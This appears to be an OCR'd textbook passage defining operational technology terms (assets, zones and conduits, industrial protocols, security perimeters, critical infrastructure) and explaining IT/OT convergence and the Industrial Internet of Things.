

OT
ICS
SCADA
DCS
RTU
PLC

Figure 18.69: Components of OT



Essential Terminology

Assets	OT systems consist of **physical assets** such as sensors and actuators, servers, workstations, network devices, and PLCs, and logical assets such as flow graphics, program logic, databases, firmware, and firewall rules
Zones and Conduits	A **network segregation technique** used to isolate the networks and assets to impose and maintain strong access control mechanisms
Industrial Network	A network of **automated control systems** is known as an industrial network
Business Network	It comprises of a network of systems that offer information infrastructure to the business
Industrial Protocols	Protocols used for **serial communication** and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
Network Perimeter	It is the outermost boundary of a network zone i.e. **closed group of assets**
Electronic Security Perimeter	It is referred to as the **boundary** between secure and insecure zones
Critical Infrastructure	A collection of **physical or logical systems** and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health

Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**

  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using


Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.

- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.

- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.



IT/OT Convergence (IIOT)

- IT/OT convergence is the integration of **IT computing systems and OT operation monitoring systems** to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity
- The IT/OT convergence can enable smart manufacturing known as **industry 4.0**, where IoT applications are used in industrial operations
- Using this Internet of Things (IoT) for industrial operations such as monitoring supply chains, manufacturing and management systems is referred to as **Industrial Internet of Things** (IIoT)

IT/OT Convergence (IIOT)

IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.
- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.

- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.


